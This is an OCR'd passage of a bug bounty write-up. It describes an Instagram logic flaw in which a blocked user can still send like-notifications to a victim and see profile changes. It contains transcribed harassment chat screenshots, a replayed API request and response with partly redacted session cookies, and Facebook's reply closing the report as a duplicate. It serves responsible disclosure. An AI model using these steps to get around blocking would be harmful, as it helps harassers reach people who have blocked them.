
[redacted] Blocking

sorry wait

[redacted] So u r blcked

Message...

User B (victim) blocked User A (attacker)



[redacted]

Ok

Hdjdje

Sjdhdjdj

Nn

Hhh

Hhh

Jj

Hhh

Hhh

[redacted] get lost

Blocking u harraser

[redacted] I have a trick to harrass u

Harass

Blocking

[redacted] sorry wait

So u r blcked

Seen

You've blocked [redacted] Delete chat

[redacted]

Hhh

get lost

[redacted] Blocking u harraser

I have a trick to harrass u

Harass

[redacted] Blocking


sorry wait

[redacted] So u r blcked

Message...

Attacker (Left) |Victim (Right): Attacker cannot message the victim

5. User A (harasser/attacker) starts liking the messages and photos sent in the chat



Instagram
[redacted] liked a message you sent [redacted]
LIKE REPLY


[redacted]

[redacted]

Hhh
Jj
Hhh
Hhh
You liked this message
get lost
Blocking u harraser
I have a trick to harrass u
Harass

Attacker starts liking the messages from the past and the victim gets notification even if the attacker is blocked. Left(Victim) | Right (Attacker)

6. User B receives notification from the attacker but upon opening, the notification screen is blank.




[redacted]

I have a trick to harrass u
Harass
Blocking
sorry wait
So u r blcked
??
??

Upon opening the notification screen is blank

7. In another test scenario, User B changes his/her profile picture and user A (harasser) can see the changes in the picture even when he/she is blocked.




```
GET /api/v1/users/7274451155/info/ HTTP/1.1
X-Pigeon-Session-Id: 688c0e99-9105-4752-80be-35f1f06ea0e4
X-Pigeon-Rawclienttime: 1566912349.851
X-IG-Connection-Speed: -1kbps
X-IG-Bandwidth-Speed-KBPS: 274.015
X-IG-Bandwidth-TotalBytes-B: 2546165
X-IG-Bandwidth-TotalTime-MS: 9769
X-IG-VP9-Capable: false
X-Bloks-Version-Id:
14f543394cf83e14784db6457e197a7e61e34fcd161891682143f74cb69a8981
X-IG-Connection-Type: WIFI
X-IG-Capabilities: 3brTvw==
X-IG-App-ID: 567067343352427
User-Agent: Instagram 103.1.0.15.119 Android (26/8.0.0; 320dpi; 768x1184;
Genymotion/Android; Custom Phone; vbox86p; vbox86; en_US; 164094540)
Accept-Language: en-US
Cookie: urlgen=[redacted]_PgSA8bXswdDv6CEEU;
ig_direct_region_hint=ATN; ds_user=storyteller_banjaraa; igfl=s[redacted]
ds_user_id=5[redacted]; mid=XUYK4gABAAFWaqsIYzQP30zNTygK; shbts=1566904058.2890098;
sessionid=5[redacted]3A14;
csrftoken=p4i1w8g4Q13naiPT7SKXJzegYgyKZk3J; shbid=5403; rur=FTW;
is_starred_enabled=yes
Accept-Encoding: gzip, deflate
Host: i.instagram.com
X-FB-HTTP-Engine: Liger
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Language, Cookie, Accept-Encoding
Content-Language: en
Date: Tue, 27 Aug 2019 13:57:30 GMT
Strict-Transport-Security: max-age=31536000
Cache-Control: private, no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Sat, 01 Jan 2000 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
content-security-policy: report-uri https://www.instagram.com/security/csp_report/;
default-src 'self' https://www.instagram.com; img-src https: data: blob:; font-src
https: data:; media-src 'self' blob: https://www.instagram.com
https://*.cdninstagram.com https://*.fbcdn.net; manifest-src 'self'
https://www.instagram.com; script-src 'self' https://instagram.com
https://www.instagram.com https://*.www.instagram.com https://*.cdninstagram.com
wss://www.instagram.com https://*.facebook.com https://*.fbcdn.net
https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:; style-src 'self'
https://*.www.instagram.com https://www.instagram.com 'unsafe-inline'; connect-src
'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
https://graph.instagram.com https://*.graph.instagram.com
https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd blob:;
worker-src 'self' blob: https://www.instagram.com; frame-src 'self'
https://instagram.com https://www.instagram.com https://staticxx.facebook.com
https://www.facebook.com https://web.facebook.com https://connect.facebook.net
https://m.facebook.com; object-src 'none'; upgrade-insecure-requests
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
x-aed: 9
Set-Cookie: csrftoken=p4i1w8g4Q13naiPT7SKXJzegYgyKZk3J; Domain=.instagram.com;
expires=Tue, 25-Aug-2020 13:57:30 GMT; Max-Age=31449600; Path=/; Secure
Set-Cookie: rur=FTW; Domain=.instagram.com; HttpOnly; Path=/; Secure
Set-Cookie: ds_user_id=5692940565; Domain=.instagram.com; expires=Mon, 25-Nov-2019
13:57:30 GMT; Max-Age=7776000; Path=/; Secure
Set-Cookie: urlgen="{[redacted];
Domain=.instagram.com; HttpOnly; Path=/; Secure
X-FB-TRIP-ID: 1679558926
Connection: close
Content-Length: 2467

{"user": {"pk": [redacted] "username": "[redacted] "full_name": "[redacted],
"is_private": false, "profile_pic_url":
"[redacted]/5E0F63B
9/[redacted]278200803164160_n.jpg?_nc_ht=ins
tagram.fblr1-3.fna.fbcdn.net", "profile_pic_id": "[redacted],
```

Request to capture victim's user id by attacker


8. For this case though, the attacker can view messages and follow the options. It won't affect the user. This scenario never worked but is part of the POC.



On replaying the view user request and replacing it with the victim's public user id, the attacker can see the page with follow and message request although even if the attacker tries to send a follow request but the victim won't get a notification for that.

Result:

The issue was a duplicate.



You reported: Blocked User Can Send Notification Due To Logical Bug With Privacy Violation

CLOSED Whitehat Report [redacted]

[redacted]

Hi Divyanshu,

After further investigation I found out this issue has already been sent to us. It's our policy to give the reward to the first person who submitted the bug. You can learn more about our policies here:

https://www.facebook.com/whitehat

I'm sorry for the inconvenience, and I appreciate you sending the bug in. I wish you luck in finding Facebook bugs in the future.

Thanks,

Randal
Security

Duplicate


Thanks!

Divyanshu Shukla

Certified cyber security professional with experience in Information security, Security analytics and DevSecops. I am technically skilled in penetration testing of web applications, mobile applications and network along with threat hunting via 